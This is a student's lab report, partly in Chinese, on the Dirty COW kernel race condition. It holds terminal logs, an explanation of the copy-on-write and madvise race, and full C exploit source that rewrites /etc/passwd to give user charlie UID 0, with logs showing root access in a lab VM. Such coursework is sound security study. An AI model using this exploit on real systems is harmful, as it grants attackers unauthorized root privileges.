CS315 Lab9


Name: 王奕童

SID: 11910104

2 Task 1: Modify a Dummy Read-Only File

2.1 Create a Dummy File

按课件上执行，结果如预期：



```
[11/24/2022 06:41] seed@ubuntu:~$ cd Desktop/
[11/24/2022 06:41] seed@ubuntu:~/Desktop$ cd lab9/
[11/24/2022 06:42] seed@ubuntu:~/Desktop/lab9$ sudo touch /zzz
[sudo] password for seed:
[11/24/2022 06:42] seed@ubuntu:~/Desktop/lab9$ ls
[11/24/2022 06:42] seed@ubuntu:~/Desktop/lab9$ sudo touch /zzz
[11/24/2022 06:42] seed@ubuntu:~/Desktop/lab9$ sudo touch zzz
[11/24/2022 06:42] seed@ubuntu:~/Desktop/lab9$ sudo chmod 644 zzz
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ sudo gedit zzz
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ cat zzz
111111222222333333
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ ls -l zzz
-rw-r--r-- 1 root root 19 Nov 24 06:43 zzz
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ echo 999999 > zzz
bash: zzz: Permission denied
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ 
```


2.2 Set Up the Memory Mapping Thread

2.3 Set Up the write Thread

2.4 The madvise Thread

2.5 Launch the Attack


Report your results in the lab report and explain how you are able to achieve that.



```
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ ls -l zzz
-rw-r--r-- 1 root root 19 Nov 24 06:43 zzz
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ echo 999999 > zzz
bash: zzz: Permission denied
[11/24/2022 06:43] seed@ubuntu:~/Desktop/lab9$ gcc cow_attack.c -lpthread
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:57:3: error: expected declaration or statement at end of input
[11/24/2022 06:51] seed@ubuntu:~/Desktop/lab9$ echo 999999 > zzz
bash: zzz: Permission denied
[11/24/2022 06:52] seed@ubuntu:~/Desktop/lab9$ gcc cow_attack.c -lpthread
[11/24/2022 06:52] seed@ubuntu:~/Desktop/lab9$ ./a.out
Segmentation fault (core dumped)
[11/24/2022 06:52] seed@ubuntu:~/Desktop/lab9$ ./a.out
Segmentation fault (core dumped)
[11/24/2022 06:52] seed@ubuntu:~/Desktop/lab9$ a.out
Segmentation fault (core dumped)
[11/24/2022 06:52] seed@ubuntu:~/Desktop/lab9$ gcc cow_attack.c -lpthread
[11/24/2022 06:59] seed@ubuntu:~/Desktop/lab9$ a.out
^C
[11/24/2022 06:59] seed@ubuntu:~/Desktop/lab9$ ^C
[11/24/2022 06:59] seed@ubuntu:~/Desktop/lab9$ ^C
[11/24/2022 06:59] seed@ubuntu:~/Desktop/lab9$ cat zzz
111111******333333
[11/24/2022 06:59] seed@ubuntu:~/Desktop/lab9$ 
```

实现的方法参考大课的课件：

Dirty-COW vulnerability


write()
Step A: Make a copy of the mapped memory
Step B: Change the page table, so the virtual memory now points to 2
Step C: Write to the memory
madvice()
using MADV_DONTNEED
Change the page table, so the virtual memory now points back to 1
file
Physical Memory
1
copy
2
Process's Virtual Memory

(a) The sequence of actions

(b) Virtual and Physical Memory


这里有一个race condition的问题。write操作不是原子的，因此在Step B-Step C当中有可能受到madvice的影响。

madvice的操作是告知操作系统，这个分出来的页不用了，可以归还了，因此page table的指向就指向了原先read-only的page。

Step C之前已经操作过了权限检查，认为目前写入的page是它目标的page，因此Step C就直接操作写入，也就修改了原先的Read-only权限的文件。

3 Task 2: Modify the Password File to Gain the Root Privilege


创建用户charlie：



```
[11/24/2022 07:31] seed@ubuntu:~/Desktop/lab9$ sudo adduser charlie
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []: null
        Room Number []: null
        Work Phone []: 123
        Home Phone []: 123
        Other []: null
Is the information correct? [Y/n] Y
[11/24/2022 07:31] seed@ubuntu:~/Desktop/lab9$  cat /etc/passwd | grep charlie
charlie:x:1001:1002:null,null,123,123,null:/home/charlie:/bin/bash
[11/24/2022 07:32] seed@ubuntu:~/Desktop/lab9$
```

TASK: You need to modify the charlie's entry in /etc/passwd, so the third field is changed from 1001 to 0000, essentially turning charlie into a root account. The file is not writable to charlie, but we can use the Dirty COW attack to write to this file. You can modify the cow_attack.c program from Task 1 to achieve this goal.

对于cow_attack.c的修改：




```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  char* target_file = "/etc/passwd";

  // Open the target file in the read-only mode.
  int f=open(target_file, O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

[1] 目标修改的文件名

[2] 目标修改的字符串


[3] 目标写入的字符串

运行前，uid是1001：



```
[11/24/2022 07:40] seed@ubuntu:~/Desktop/lab9$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:null,null,123,123,null:/home/charlie:/bin/bash
[11/24/2022 07:40] seed@ubuntu:~/Desktop/lab9$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:null,null,123,123,null:/home/charlie:/bin/bash
```

运行后，uid是0000：




```
[11/24/2022 07:41] seed@ubuntu:~/Desktop/lab9$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:null,null,123,123,null:/home/charlie:/bin/bash
[11/24/2022 07:41] seed@ubuntu:~/Desktop/lab9$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:null,null,123,123,null:/home/charlie:/bin/bash
```

执行课件上的语句：

```
su charlie
id
```

结果和课件上预期相同，提权到了root权限。



```
[11/24/2022 07:45] seed@ubuntu:~/Desktop/lab9$ su charlie
Password:
root@ubuntu:/home/seed/Desktop/lab9# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/Desktop/lab9# a
```